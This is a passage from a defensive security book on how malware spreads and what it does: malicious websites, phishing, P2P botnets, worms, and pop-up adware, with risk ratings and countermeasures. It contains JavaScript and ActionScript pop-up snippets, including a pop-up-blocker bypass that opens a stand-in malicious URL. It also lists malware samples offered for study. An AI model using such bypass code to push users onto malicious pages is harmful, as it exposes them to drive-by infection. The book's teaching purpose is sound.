The basis for website attacks are client-side exploits; it's that simple. Your computer visits a site and downloads the site code, which is then executed locally. It's all hidden in the packets of your HTTP session and can typically be embedded and obfuscated in ways that firewalls, NIDS, and antivirus can't catch in time. A client-side exploit is an elegant, straightforward, and direct way into your network without being caught until

days, weeks, and sometimes even several months later when you realize the enterprise system is behaving oddly. Almost all of the attacks are pointed at your Internet browser; no matter which you use—IE, Firefox, Netscape, Opera, Safari, and many others—you're not safe.

☐ Countermeasures for Malicious Website-Based Malware

Training Users need to understand that surfing the Internet can bring malware into your enterprise. More often than not, in today's world email links sent to a user perform a client-side exploit when clicked and then load various types of malware onto the host. This can primarily be prevented through due diligence and education.


Anti-Spyware Modules With the release of Windows XP, Microsoft introduced their anti-spyware tool—Microsoft Anti-Spyware—which they had procured from GIANT Software Corporation in 2002. It was actually a good tool, which was “free” to verified and licensed users of Windows XP. Microsoft later released Windows Defender, which is also a good tool. However, these tools are only as good as the system they are protecting. A vulnerable system will bring Windows Defender to its knees, preventing it from protecting the operating system from further infection. Bottom line though—these tools can help and we need all the tools we can get.

Web-Based Content Filtering Some enterprise network tools such as WebSense are helpful in the fight against malicious websites, but they are only as good as the bad-IP lists, scanning algorithms, and signatures to identify attack and malware variants. The bane of every signature-based system is having all of the signatures needed to identify the malicious activity and/or being fast enough to handle the large amount of enterprise-level traffic.


Phishing

Phishing currently has the attention of anyone working in any IT-related industry. One of your users at work or at home gets an email that seems legitimate but in actuality is a cleverly crafted façade to lure the user into clicking a link or providing personal or professional information that can disclose enough details to allow an attacker to steal the identity of that person or get more information on that person's corporation in order to gain access to a private or public information resource and thus cause more damage or to make a profit.

For example, just last month we received an email from what seemed to be Wachovia Bank, as shown on the next page.



Looking at the second email below, you'll see the embedded URL resolves to an IP address within China. If memory serves, we don't know of any Wachovia branches actually located within China, do you? The best part is we don't have a Wachovia account. So what did we do? We called Wachovia and provided them with the information about the email and sent it to abuse@wachovia.com to enable their internal staff to track the criminal organization behind the email. If you think about it, when a bad guy sends out 1,000,000 phishing emails, if only 1 percent of recipients (or 10,000) open that email, 10,000 people may have their identity stolen or their system potentially controlled by the bad guy. For the most part, you will typically see an international recipient list to ensure cross law-enforcement entities have difficulty working together to coordinate any type of apprehension of the malware operators.



Now think about those 10,000 recipients and if their computers are infected, how many people are in their address books and how many people are in those recipients' address books. The victim list grows exponentially at a very fast rate. Can you see how phishing can be a nightmare for the security industry? Phishing can lead to direct identity theft or a URL with malicious code (client-side attacks), which brings us back to the previous section.

Now I assume you would like to know, "How do I prevent phishing of my users?"

Training! Train your staff to identify who is sending an email; if it is legitimate and if there is an embedded URL or attachment, have the staff call the sender to verify before opening the email. Most international organizations preach that to their staff. It only takes a moment and could honestly save your organization millions in remediation.

Email malware propagation, also called *spear-fishing*, is the most effective phishing method. Email phishing concepts have been in use since the mid-1990s, most notably within the America Online network. However, spear-phishing has turned up again over the past few years as a more targeted phishing method.



Threats from Phishing

<i>Popularity:</i>	6
<i>Simplicity:</i>	4
<i>Impact:</i>	6
<i>Risk Rating:</i>	5

There are two primary threats that you really need to give attention to when dealing with phishing: The loss of personal information and corporate information that can be gleamed from you or your employees through phishing schemes can be beyond damaging. There is a third threat, but this also runs in line with malicious websites, which we just covered. These threats don't seem to be much at first—a fake setup that looks official to trick you into submitting information—however, those who do fall for the schemes always lose more than the few minutes it took to fill out the form.

Now imagine this—you just spent 10 to 15 minutes filling out a form that asked you for your information (identification, banking, health, professional, corporate, and so on). It didn't get you anywhere but a dead POST submit link (which is the final submit button found on standard web forms), and now all of that information is floating in the wild of cyberspace and in the hands of numerous entities whose goal is to use that information for any number of uses, none of which are in your best interests. Sometimes simply clicking buttons on a malicious website is all the approval a computer needs to begin loading malware in the background while you are filling out a form or waiting for the submittal process to finish.



Attacks from Phishing

<i>Popularity:</i>	6
<i>Simplicity:</i>	4
<i>Impact:</i>	6
<i>Risk Rating:</i>	5

There are two primary types of phishing attacks, which we'll cover briefly along with providing some illustrations so you can better understand the depth to which some of these schemes are crafted in order to trap you. Phishing attacks are typically passive or active.


Active Phishing These schemes are email based and typically ask a user to click a link upon reading the email, which takes the user to a forged site that looks similar to a real major corporation's site. You typically see active phishing schemes set up to mirror large corporations.


NOTE

Ask your personal or corporate bank if they have any current public warnings of phishing schemes targeting their members. You can also check with large corporations, such as eBay, Amazon, iTunes, Yahoo, MySpace, and even Microsoft.

A user will generally trust these sites since he or she probably has an account or owns the software that company makes. More importantly, these phishing schemes will ask for account information in order to steal your credentials and then use that account for their own nefarious purposes. Active phishing can also be seen in free advertisements, where a user will receive an email offering "a free \$500 gift certificate" if he or she fills out a form and submits the information and even possibly supplies the email addresses of several friends.



Following are some examples of active phishing schemes:





Passive Phishing These schemes are typically idle sites that are tied to search engine queries and wait low-and-slow for trusting users to happen upon them. Users are then enticed with a hollow front-end of data and asked to fill out an application and then click Submit. Upon clicking Submit, they are typically given the runaround with the same page and end up frustrated to no end and leave the site. This passive approach can have two results. One, the information provided is used for another malicious purpose, or two, the site actually executes the malware upon the user's click of the Submit button and then installs itself on the user's computer. The latter is covered earlier in the "Malicious Websites" section, but this is still another way malware is delivered and piggybacked by other forms of malicious code.

On the following page are some examples of passive phishing schemes.



☐ Countermeasures for Phishing

Training Users need to understand that when they surf the Internet they can bring malware into your enterprise. More often than not, in today's world email links sent to a user will lead to a site where he or she is asked to input personal or corporate information that can be used to steal information. This can be prevented through due diligence and education.

Anti-Phishing Modules With the release of Microsoft's Internet Explorer 7.0, anti-phishing modules and pop-up blockers were introduced as fully integrated modules to provide further protection for your systems. However, most end users unfortunately disable this service to prevent an impact to business operations and/or personal quality of life during office hours.

Penetration Testing You can train your staff about phishing attacks by hiring a group to perform this activity in a nonvolatile way, thus training them about how to identify potential phishing attempts in the future.

Peer-To-Peer (P2P)

This technology reared its ugly head in the late 1990s. It was initially a godsend to most end users, and then some crafty-minded individual or group figured out they could release malware in a P2P file, and upon execution of that file after download, they owned you. In 2002, the Supreme Court ruled it was legal for media companies to employ malware in copyright material and deploy it onto P2P networks to take down machines of illegal downloaders several months after the bad guys started doing this for financial gain. It was an impressive feat that amazed us at the time.

Today, the concept of peer-to-peer networks has far surpassed the initial model primarily employed for decentralized information dissemination and Morpheus-style file-sharing networks. Now malware implements peer-to-peer communications in order to spread botnets and worms to historically unpredicted proportions. Years ago security experts had predicted that new advances in malware would cause global epidemics, and we are now at a level that those revelations can come true. A new dawn is here, and for the next several years, peer-to-peer malware will be the latest and hottest method for employing malware at massive scale without fear of attribution or prosecution by authorities. The power of implementing a peer-to-peer malware network is in its raw ability to sustain survivability against the need for any single point of command and control. Don't forget that P2P file-sharing networks are also huge proprietors of malware hidden within illegally distributed files on networks such as bittorrent, Kazaa, and many others. This highly successful network architecture has paved the way for attackers to implement a similar command and control structure.

For example, out of a 1000 host peer-to-peer malware network, you may have a dozen command and control (C2) servers. Now each of these command and control servers has a subset of each of the 1000 hosts under its control. Let's say 75–90 hosts report to each command and control server. Now each subset has at least a small knowledge (2–6 hosts) of another subset within a very small time-to-live radius (TTL = 3). If six hosts sitting on

the same segment report to different C2 servers, each would notionally have a list of every host within its subset and then some additional hosts within the TTL radius. This method of communication ensures all C2 servers are aware of the entirety of the network without having direct access to it or network defenders having direct knowledge of the entire network. Figure 1-8 is a diagram of the C2 structure of a malware peer-to-peer network. If you look at host 1 and watch the communication paths, it would ship out information to every host within three TTLs, crossing over several subsets where each of the updates is passed along to its respective C2 server.



Threats from P2P

<i>Popularity:</i>	6
<i>Simplicity:</i>	3
<i>Impact:</i>	6
<i>Risk Rating:</i>	5

I am going to break down P2P threats into two categories—operational and legal—both of which have severe implications for your home and enterprise networks.




Figure 1-8 P2P common architecture

Operational Not only does P2P open up numerous ports on your network, it can open up your network files and information to millions of other P2P users around the world. Some of those users are harmless and some are set up on P2P just to spread malware and infection across the globe. With the latter, your information can be infected by the malware upon execution. Now, the application and ports are open on your network and act as a doorway for “anyone” to waltz right in and do whatever he or she wants to your network. These methods essentially have a domino effect of one infected file infecting a system and so on and so on. You get the point.

Legal I’m not a lawyer and will not pretend to be, but we are all aware of the international laws that have been put into place over the past decade in order to protect corporation copyright and licensing. The emergence of P2P has cost the international software and media market billions of dollars and has negatively impacted markets across the world. So, in short, if your users or family are using P2P networks to download files within your enterprise, you are more than likely compromised and, at any moment, can be identified by any number of legal bodies scouring the P2P networks looking for IP addresses where their legal jurisdiction can enact penalties that range into the millions of dollars.



Attacks from P2P

<i>Popularity:</i>	6
<i>Simplicity:</i>	4
<i>Impact:</i>	6
<i>Risk Rating:</i>	5

Operational concern stems from controlling the use of P2P applications within your networks and the associated file execution of P2P files, which is the mission-critical issue you need to address. Bottom line, if users are able to install, download, and execute P2P files, you’re not going to like what your executives have to say about your performance.



Countermeasures for P2P

Training Users need to understand that installing P2P applications at home or at the office can lead to enormous malware infections. The use of P2P as a backbone to spread malware has been in use since the late 1990s through Morpheus, Kazaa, Gnutella, and many others easily available for download over the Internet. Users need to be trained explicitly on both the legal and technical implications of using P2P applications, especially when using P2P applications at home on the same PC they use to connect to your VPN and thus into your enterprise. That four-letter word which everyone loves—“free”—is not always as free as it appears. P2P networks do have legitimate uses, but more often than not, hackers will abuse the P2P trust by embedding or hiding malware in freely traded files, and users will mistakenly download and infect themselves due to not fully understanding the threats involved when downloading from these networks.

Corporate Policy Corporate policy is also very important in protecting your enterprise. Users who are aware of a gap in corporate policy could use this to their advantage by playing dumb. Even more important, your corporate policy should explicitly state what could happen if an employee is caught running a P2P application on the network—especially when a professional company has to assume any liability when someone downloads illegal and potentially malicious files onto corporate systems.

Personal Experience: Peer-to-Peer

When I first experienced the evilness of P2P networks, I had just started out like everyone else, downloading media from places like Gnutella and Morpheus in the late 1990s. I quickly learned one of the fastest and easiest ways to gain access to remote users was by simply uploading malicious files into a P2P network and just waiting for trusting users to download the file (typically labeled with something highly enticing) and execute it. This method would instantly enable someone to access your system remotely and use it for any reason. I freely admit this happened to me on two separate occasions; I just feel lucky I always ran more than one system on my home network so it was easy to pick up at the time with tcpdump. This is just one of the many examples of P2P threats in my personal and professional experience. However, I've also previously mentioned several other malware examples in which I actually relate real-life experience.

Worms

In the section, “Significant Malware Propagation Techniques,” we covered most of the industry-wide malware epidemics and their propagation techniques. However, we did not discuss the overall strategies of worms and their use beyond delivery points; we didn't really get into what the worms can do from an enterprise-impact perspective. Worms are simply the propagation layer of the writer's end goal. In the next chapter, we'll discuss the functionality of malware in depth, so sit back and keep reading so you can better understand the functionality of the malware once it is on your system.



Threats from Worms

Popularity:	4
Simplicity:	9
Impact:	7
Risk Rating:	7

Worms are the bane of *every* network and security administrator. StormWorm, which was discussed earlier, is by far the *most* dangerous and effective worm developed to date. It leveraged a Trojan-Dropper, rootkit, and a P2P communication structure—an amazing

and beautiful “almost” perfect cyberstorm (and so rightfully named StormWorm). The biggest threat from worms in and of themselves is the myriad of functionality that is encoded in them and especially their ability to propagate throughout the Internet and enterprise networks within hours.



Attacks from Worms

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	7
<i>Risk Rating:</i>	8

Typically, you will see several propagation techniques implemented within a worm. Social engineering caused file execution (client-based) injection, web-based infection (client-based), network service exploitation, and email-based propagation are the most common methods used. All of these attacks from worms are now so quick to execute and propagate that you need to better understand the methods that a worm may itself employ in order to propagate further. The newer the worm variant the more sophisticated and fluid the propagation methods become across a network.



Countermeasures for Worms

Strong Network Protections There aren’t any tools available that any one vendor can tell you are 100 percent effective in protecting your system from worms. Unfortunately, you need to employ a layered approach and use several tools to help identify and proactively defend your network resources. Typically, a mixed IDS or IPS, such as an exact and partial fingerprint-matching system, is needed at your network’s most crucial data ingress and egress points, in addition to daily updated antivirus engines on your network.

Strong Host Protection There are several HIDS and HIPS tools available. In Chapter 9, we’ll cover several of the best-of-breed tools available today to help identify and prevent the propagation of worms across your network.

SAMPLES FROM THE COMPANION WEBSITE



On our companion website for this book, several malware samples are available for you to analyze in your spare time (see <http://www.malwarehackingexposed.com/>). All of these are saved as images in IDA Pro 4.8.0 format for in-depth analysis. We highly recommend Olly Debug (OllyDbg), which is a 32-bit assembler-level analyzing debugger for Microsoft Windows binaries. It is much more effective for analyzing malware than the default Microsoft Windows Debugger (WinDbg, pronounced “windbag”). In order

to fully understand how to set up a malware analysis environment, you would be wise to look up some of the how-tos on the Internet that provide in-depth processes and procedures for configuring your own reverse engineering system.

For the safety of your network, please ensure your malware test environment is completely separate from your normal network to protect it in case you open something accidentally. I have listed again the various samples for your review to learn more about malware in your free time. However, please be aware that improper handling of these images could lead to your machine being infected. But, also remember, these are samples that should have a trigger or signature definition on any updated antivirus engine.

Technique	Sample
Fast-Flux	Storm Trojan
Dynamic DNS (DDNS)	W32.Reatle.W@mm
Metamorphic	W32.Evol W32.Simile
Polymorphic	W32.Rahack.h W32.Polip W32.Dengue
Oligomorphic	W95.Sma
Packed	W32.Beagle@mm!enc

SUMMARY

Overall, the propagation techniques we have covered are extremely difficult to defend against and even more difficult to identify beyond traditional postmortem methods. Any combination of the discussed techniques can and have caused global epidemics that have sent the world into temporary chaos. Just the right combination of any of these techniques is incredibly difficult to stop. The only technologies in use today that can even come anywhere near being close to identifying these techniques are behavior-based intrusion protection systems and/or honeynet technologies that see all malicious activity in real-time.

As you can see, the malware of today is much more efficient and well-planned, which inevitably comes back to money. Most of the malware released is more organized and developed from a pool of resources and just as well-funded as antivirus and security firms. More importantly, it “never” fails that an unproven concept will be proven within 18 months of any security researcher predicting the next big wave of malware.

CHAPTER 2

**MALWARE
FUNCTIONALITY**

Now that we've covered how malware can infect, survive, and propagate across an enterprise, we'll discuss the functionality of the various malware samples covered in the previous chapter. Today's malware can perform any number of tasks; however, its core intent is to make money at your expense and generally steal precious information stored on your systems. In this chapter, we'll cover some of the nasty ways malware can function once it's on your computer.

WHAT MALWARE DOES ONCE IT'S INSTALLED

The goal depends on who wrote and/or who bought the malware and the purpose it is meant to serve and the content it is meant to deliver. Now let's dive into the details of malware functionality and the platforms malware employs to steal information from your network.

Pop-Ups

Pop-up advertisements have plagued Internet users for over a decade. The concept behind pop-up malware is to have the user click the pop-up. Once the user clicks the pop-up, he or she is sent to a predefined URL. The malware owner then gets paid per visit by the victim to the site. Each malware operator is set up with a unique ID, in which every visit by its malware variant is then calculated, generally in cents, and tallied over time and transferred to a semi-anonymous bank account. Once in the bank, the malware owner picks up a monthly check, which can average in the hundreds to thousands of dollars per month.

By the beginning of 2002, almost all major web browsers except Internet Explorer allowed the user to block unwanted pop-ups almost completely. Opera was one of the first major browsers to incorporate tools to block pop-up ads; its pop-up blocker was so proficient in doing its job it prevented not only unauthorized pop-ups, but also pop-ups you wanted to appear. As with other pop-up blockers, you had to go to Preferences and specify approved sites where pop-ups were allowed. It was efficient for its time, but as technology improved, so did the hackers methods for bypassing pop-up blockers. One of the most direct methods, in addition to URL redirection, is to inject via pop-ups directly into a user's computer from plug-in programs such as Java or Flash. Here's a very simple JavaScript-based that would allow you to bypass a traditional pop-up blocker:

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
<!-- Begin
function popUp(URL) {
day = new Date();
```

```
id = day.getTime();
eval("page" + id + " = window.open(URL, '' + id + '',
'toolbar=0,scrollbars=0,location=0,statusbar=0,menubar=0,resizable=0,
width=200,
height=300,left = 740,top = 375');");
}
// End -->
</script>
<form>
<input type=button value="Open the Popup Window" onClick="javascript:
popUp('http://mailicious.url.net/exp101tu')">
</form>
```

The Mozilla browser later improved the pop-up blocker by blocking only pop-ups generated from plug-in-based code that loaded from within a web page. The greatest improvement to the Mozilla browser was the patch update called PopupsDie, which was released in early 2005. This patch enabled Mozilla to prevent pop-ups that were generated through Flash- or Java-based plug-in animations when a user visited a website. In 2004, Microsoft released Windows XP SP2, which added pop-up blocking to Internet Explorer version 6. Since Microsoft released its pop-up blocker, the pop-up community has had serious issues injecting pop-ups into a victim's computer. Today, however, we're confronted with the newest wave of pop-up methods; the goal here is to attack and infect a victim's PC and then use that malware as a means to inject additional pop-ups into the victim's browser.



Pop-Up Threats

<i>Popularity:</i>	7
<i>Simplicity:</i>	6
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

The threat from pop-ups is determined by the “click” factor; even my mother has fallen for it. Some pop-ups use specially crafted messages designed to social engineer the user into clicking on or moving the mouse over any part of the window, which then kicks off any number of actions. Some of the more crafty pop-ups are even launched when the user clicks the “X” in the upper-right corner to close the window. The following is an example of a pop-up advertisement you might encounter.



Identifying Pop-Up Blockers

Here's a simple function you could run to identify the presence of a pop-up blocker on a host or to test the strength of your own pop-up blocker:

```
function DetectBlocker() {
var oWin = window.open ("", "detectblocker", "width=100,height=100,
top=5000,left=5000");
if (oWin==null || typeof(oWin)=="undefined") {
return true;
} else {
oWin.close();
return false;
}
}
```

Bypassing Pop-Up Blockers

Shady advertisers continually seek ways to circumvent pop-up restrictions. Some pop-up advertisements are generated using Adobe Flash. Using this method, a pop-up is not detected because no pop-ups are generated and the advertisement is then run within the current window. The code in the previous section is one of numerous methods that can be used to circumvent pop-up blockers. There are too many versions of pop-up blockers to cover in this book, so, for the sake of example, we'll focus on the methods used to bypass your pop-up blockers.

Pop-Ups with HTML HTML pop-ups have failed to work since pop-up blockers can easily identify an HTML statement embedded within a web page like this one:

```
< a href="htmlpage.htm" target="_blank" >a link to your pop-up< /a >
```

As you can see, any security program would quickly identify the snippet of code and not allow the link to be opened on click unless you either pressed CTRL-C and/or were on a website where your security settings allowed pop-ups.

Pop-Ups with JavaScript With Java you can embed pop-ups within animations, which at one time were harder to detect than HTML, but are not as hard to detect today. If you examine the following code snippet, you'll see that there are ways to generate pop-ups, but again, if a pop-up blocker is present, you won't reach your target.

Example A

```
function launch () {
target="/xyz/xyz"
y=window.open (target, "newwin", "scrollbars=yes,
status=yes,menubar=no,resizable=yes");
y.focus;
}
```

Example B

```
Function openPop(u) {
newWindow=window.open (u, 'popup', 'height=540,width=790,toolbar=no,
scrollbars=no');
}
```

Pop-Ups with Flash JavaScript can be delivered through a Flash animation, however. Although with Flash, you can also use ActionScript to create a pop-up:

```
Import flash.external.ExternalInterface;
Function myFunc() :Void
var url:String = "http://www.popup.net";
var windowName:String = "mywindow";
var windowOptions:String = "width:800,height:800";
ExternalInterface.call ( "window.open", url, windowName, windowOptions );
```

Pop-Up Countermeasures

Most modern browsers come with pop-up blocking tools; third-party tools tend to include other features such as ad filtering.

Pop-Up Blocking Many websites use pop-ups to display information without disrupting the page currently open. For example, if you were to fill out a form on a web page and needed extra guidance, a pop-up might give you extra instructions so you don't lose any information already entered into the form.

Some web-based application installers such as the one used by Adobe Flash Player use a pop-up to install software. Be aware of what you are being asked to install.

A hacker may include a web-based software install that will appear to be a legitimate program but in actuality be malware that would then legitimately install itself on your computer and open your computer to additional downloads and pop-ups.

With many Internet browsers, pressing the CTRL key while clicking a link allows you to bypass the pop-up filter. Although practically all browsers today have pop-up blockers, they have their own levels of functionality. With the large research and development budgets at their disposal, the larger browsers can be relied on to keep up with attackers' injection methods. You also have the ability to customize each pop-up blocker to meet your needs specifically.

Search Engine Redirection

Webmasters or developers use redirection in their sites for several reasons. Let's take a quick look at some of these from both an administrative and a more malicious point-of-view in order to better understand how a simple feature that makes an administrator's life easier can also be abused to further criminal activity.

Comparable Domain Names

Website visitors frequently mistype URLs, for example, **google.com** or **googel.com**. Organizations often list these misspelled domains and redirect visitors to the correct location, in this instance, **google.com**. Also, the web addresses **example.com** and **example.net** could both redirect to a single domain or web page such as **example.org**. This method is often used to "reserve" other TLDs with the same name or make it simpler for a true .edu or .net to redirect to a more recognizable .com domain.

Moving a Site to a New Domain

Why redirect a web page?

